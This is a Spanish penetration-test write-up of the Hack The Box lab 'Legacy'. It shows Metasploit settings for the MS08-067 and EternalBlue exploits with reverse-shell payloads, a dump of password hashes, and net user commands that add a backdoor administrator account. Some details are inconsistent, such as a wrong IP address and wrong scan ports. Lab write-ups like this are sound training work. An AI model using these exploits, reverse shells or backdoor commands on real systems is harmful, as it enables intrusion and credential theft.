Prueba de Penetración

HTB Labs (Legacy)

nico.sanchezsierra@hotmail.com, OSID: OS-009

2025-09-01

Contents

1 Reporte

1.1 Introducción

Buenos días a todas y a todos, me alegra que hayan tenido tiempo para leer este informe.

Hoy veremos algo nuevo sobre las pruebas de penetración documentadas anteriormente. Hasta el día de hoy todas las vulneradas se basan en Sistemas Linux, pues hoy traeremos un Sistema Windows. Trabajaremos el informe sobre la máquina Legacy de Hack The Box Labs.

¡Dicho esto, comencemos!

1.2 Objetivo

Este reporte forma parte de una serie de análisis técnicos documentados en mi repositorio de GitHub (https://github.com/NicolasSanchezSierra/Pruebas-de-Penetracion) con el fin de demostrar competencias prácticas en pruebas de penetración profesional.
El objetivo de estos informes es reflejar un proceso riguroso, estructurado y documentado acorde con metodologías como OSSTMM, PTES y OSCP.

Se trata de laboratorios desarrollados en plataformas como Hack The Box (HTB) o TryHackMe (THM), seleccionados para simular escenarios reales de red interna, explotación, escalamiento y persistencia. Por compromiso con la plataforma Hack The Box, no se deben atacar direcciones IP que no hayan sido asignadas, ya que esto excede el alcance de la prueba.

2 Resumen High-Level

Fui asignado para realizar una prueba de penetración interna hacia una máquina de HTB. La prueba de penetración interna se basa en atacar los servicios internos conectados entre sí. La finalidad de esta prueba es hacer una metodología de ataque similar a las que se hacen en los entornos profesionales y algunas instituciones académicas como OSCP.

Mi objetivo principal fue evaluar la red interna, identificar sistemas y explotar las fallas mientras documentamos.

Cuando ejecutábamos la prueba de penetración interna, identificamos varias vulnerabilidades. Al explotar algunas de ellas, fui capaz de obtener acceso a la máquina, principalmente debido a la falta de parches de seguridad y versiones desactualizadas. Durante la prueba, logré obtener acceso de administrador y todos los sistemas fueron explotados con éxito.

A continuación, se enumeran las vulnerabilidades encontradas y el peligro que estas suponen. Más adelante se explican con más detalle.

Crítico	Alto	Medio	Bajo	Total
2	0	1	0	3

ID	Riesgo	CVE	Nombre
1	Medio	N/A	Divulgación de información
2	Crítico	CVE-2008-4250	Vulnerabilidad de Servicio
3	Crítico	CVE-2017-0143	Vulnerabilidad RCE en Samba

2.1 Recomendaciones

Vistas las vulnerabilidades encontradas, es necesario actualizar los sistemas y las aplicaciones para que estas vulnerabilidades no puedan ser ejecutadas. Además, no todas pueden solucionarse con un

simple parche, ya que requieren medidas adicionales Por ello, estas serán explicadas con más detalle en la sección de penetración.

3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de reconocimiento, enumeración, explotación, escalación de privilegios y post-explotación.
Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas.

3.1 Recolección de Información

La recolección de información es una porción de la prueba de penetración que se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante la prueba de penetración fui asignado la siguiente IP.

Redes disponibles

- 10.10.10.4

3.2 Penetración

La penetración del sistema es otra parte de la prueba, que se basa en ganar acceso al sistema de todas las formas posibles. Fue posible acceder al sistema que se encontraba detrás de la dirección IP. Ahora veremos como conseguimos entrar al sistema.

3.2.1 Dirección IP: 10.10.10.4

3.2.1.1 Enumeración de servicios

La enumeración de servicios se enfoca en retener toda la información posible que podamos encontrar de los servicios que se encuentran en los sistemas. Es una parte valiosa, pues nos da posibles ideas

para encontrar vectores de ataque con los cuales ganar acceso al sistema. Como hemos dicho, miraremos todos los puertos disponibles y sus versiones. En caso de encontrar aplicaciones web también tendremos que inspeccionarlas.

Dirección IP	Puertos Abiertos
10.10.11.64	135,139,445

Servicio	Versión
msrpc	Microsoft Windows RPC
netbios-ssn	Microsoft Windows netbios-ssn
microsoft-ds	Windows XP microsoft-ds

Para verificar la enumeración de puertos visibles y sus respectivas versiones, añadiremos las evidencias.
Descubrimiento de puertos:



Figure 3.1: nmap -sS -n -Pn -p- –min-rate 5000 –disable-arp-ping –reason 10.10.10.4

Descubrimiento de versiones:



Figure 3.2: nmap -sCV -A -O -p22,80 10.10.10.4

3.2.1.2 Escalada de Privilegios

Una vez ya tenemos información sobre los servicios y aplicaciones con sus respectivas versiones, nos hacemos una idea por dónde podemos atacar. Puesto que si no es una versión vulnerable, es falta de capas de seguridad. A continuación reportaremos las vulnerabilidades que se nombraron al inicio del documento.

3.2.1.3 Vulnerabilidad (ID: 1, Divulgación de información)

Riesgo: Medio

CVE: N/A

Explicación de la vulnerabilidad: Durante la fase de enumeración de la prueba de penetración, se identificó que ciertos servicios del sistema (puertos 139 y 445) estaban configurados de manera que revelaban información sensible, incluyendo banners y versiones exactas de los servicios.

Esta información no permite explotación directa, pero facilita la identificación de vulnerabilidades conocidas y puede ser utilizada por un atacante para planificar futuros ataques.

Servicios Afectados: Puertos: 139, 445 (Servicios SMB/CIFS)

Remedio de la vulnerabilidad: Se recomienda ocultar banners y respuestas que no sean necesarias para el funcionamiento base. Además, aplicar filtros de red y restringir el acceso a ciertos puertos a usuarios no autorizados.

Pruebas:

Se utilizó Nmap para la enumeración de servicios y detección de versiones. El escaneo permitió identificar versiones exactas de los servicios SMB, confirmando la exposición de información sensible que podría facilitar ataques posteriores



Figure 3.3: nmap -sS –script=“smb-vuln*” -T4 -p139,445 10.10.10.4

3.2.1.4 Vulnerabilidad (ID: 2, Vulnerabilidad de Servicio)

Riesgo: Crítico

CVE: CVE-2008-4250

Explicación de la vulnerabilidad: Se identificó que el servicio SMB en la máquina objetivo es vulnerable a ejecución remota de código debido a CVE-2008-4250, conocida también como MS08-067. Esta vulnerabilidad permite a un atacante remoto ejecutar código arbitrario con privilegios del sistema mediante paquetes especialmente elaborados.

La explotación exitosa compromete completamente la confidencialidad, integridad y disponibilidad del sistema afectado.

Servicios Afectados: SMB (puertos 139 y 445)

Remedio de la vulnerabilidad: Se recomienda urgentemente aplicar el parche que arregle esta vulnerabilidad (MS08-067). Además de deshabilitar servicios innecesarios o no utilizados que expongan

SMB al exterior. El uso de Firewalls para controlar la red también es recomendable.

Pruebas:

Se utilizó Metasploit Framework para validar la explotación de la vulnerabilidad. La configuración aplicada fue la siguiente:

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.10.10.4       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.3       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Figure 3.4: exploit/windows/smb/ms08_067_netapi > Show options

Tras la ejecución del exploit, se obtuvo acceso con privilegios de Administrador del sistema, así como los hashes de las cuentas de usuario presentes en el sistema, confirmando la explotación exitosa:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 3.5: meterpreter > getuid

```
meterpreter > hashdump
Administrator:500:b47234f31e261b47587db580d0d5f393:b1e8bd81ee9a6679befb976c0b9b6827:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:0ca071c2a387b648559a926bfe39f8d7:332e3bd65dbe0af563383faff76c6dc5:::
john:1003:dc6e5a1d0d4929c2969213afe9351474:54ee9a60735ab539438797574a9487ad:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:f2b8398cafc7174be746a74a3a7a3823:::
```

Figure 3.6: meterpreter > hashdump

3.2.1.5 Vulnerabilidad (ID: 3, Vulnerabilidad RCE en Samba)

Riesgo: Crítico

CVE: CVE-2017-0143

Explicación de la vulnerabilidad: Se identificó que el servicio SMB en la máquina objetivo es vulnerable a ejecución remota de código debido a CVE-2017-0143, también conocida como EternalBlue. Esta vulnerabilidad permite a un atacante remoto ejecutar código arbitrario con privilegios del sistema mediante paquetes especialmente diseñados.

La explotación exitosa compromete completamente la confidencialidad, integridad y disponibilidad del sistema afectado.

Servicios Afectados: SMB (puertos 139 y 445)

Remedio de la vulnerabilidad: Se recomienda urgentemente aplicar el parche que arregle la vulnerabilidad (MS17_010). Además es recomendable usar Firewalls para controlar el tráfico, además de monitorear y auditar accesos a SMB.

Pruebas:

Se utilizó Metasploit Framework para validar la explotación de la vulnerabilidad mediante EternalBlue. La configuración aplicada fue la siguiente:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.10.4       yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                             ploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affect
                                             s Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 tar
                                             get machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Wi
                                             ndows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target
                                             machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Serv
                                             er 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.3       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Figure 3.7: exploit/windows/smb/ms17_010_eternalblue > Show options

Tras la ejecución del exploit, se obtuvo acceso con privilegios de Administrador del sistema, así como los hashes de las cuentas de usuario presentes en el sistema, confirmando la explotación exitosa:

```
meterpreter > hashdump
Administrator:500:b47234f31e261b47587db580d0d5f393:b1e8bd81ee9a6679befb976c0b9b6827:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:0ca071c2a387b648559a926bfe39f8d7:332e3bd65dbe0af563383faff76c6dc5:::
john:1003:dc6e5a1d0d4929c2969213afe9351474:54ee9a60735ab539438797574a9487ad:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:f2b8398cafc7174be746a74a3a7a3823:::
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 3.8: meterpreter > getuid && hashdump

3.3 Mantener Acceso

Mantener acceso al sistema es una parte importante, pues nos permite volver al sistema después de haber sido comprometido. Esta fase se enfoca en mantener acceso y privilegios al sistema manteniendo una conexión para volver a entrar cuando queramos. En esta parte notaremos cómo hemos podido conseguir mantener acceso al sistema.

Pruebas:

Durante la prueba, se evaluaron técnicas de persistencia seguras dentro del entorno controlado de laboratorio. A través del usuario con privilegios elevados se crearon cuentas con privilegios elevados.

- net user test P@ssW0rd! /add
- net localgroup Administrators test /add

3.4 Limpieza de Pruebas

Una vez hemos terminado de identificar, explotar y ganar privilegios, debemos eliminar todas aquellas piezas que fuimos añadiendo para hacer esto posible. No queremos manchar los sistemas, no queremos dejar paso a nuevas vulnerabilidades. Además también eliminaremos cualquier tipo de puerta trasera que hayamos creado.

Pruebas:

Se procedió a la eliminación del usuario ‘test’ con privilegios elevados.

- net user test /delete

Para los exploit empleados en Meterpreter no hará falta eliminar nada, pues todos fueron cargados en directorios temporales. Por lo que al reiniciar los sistemas estos no estarán presentes.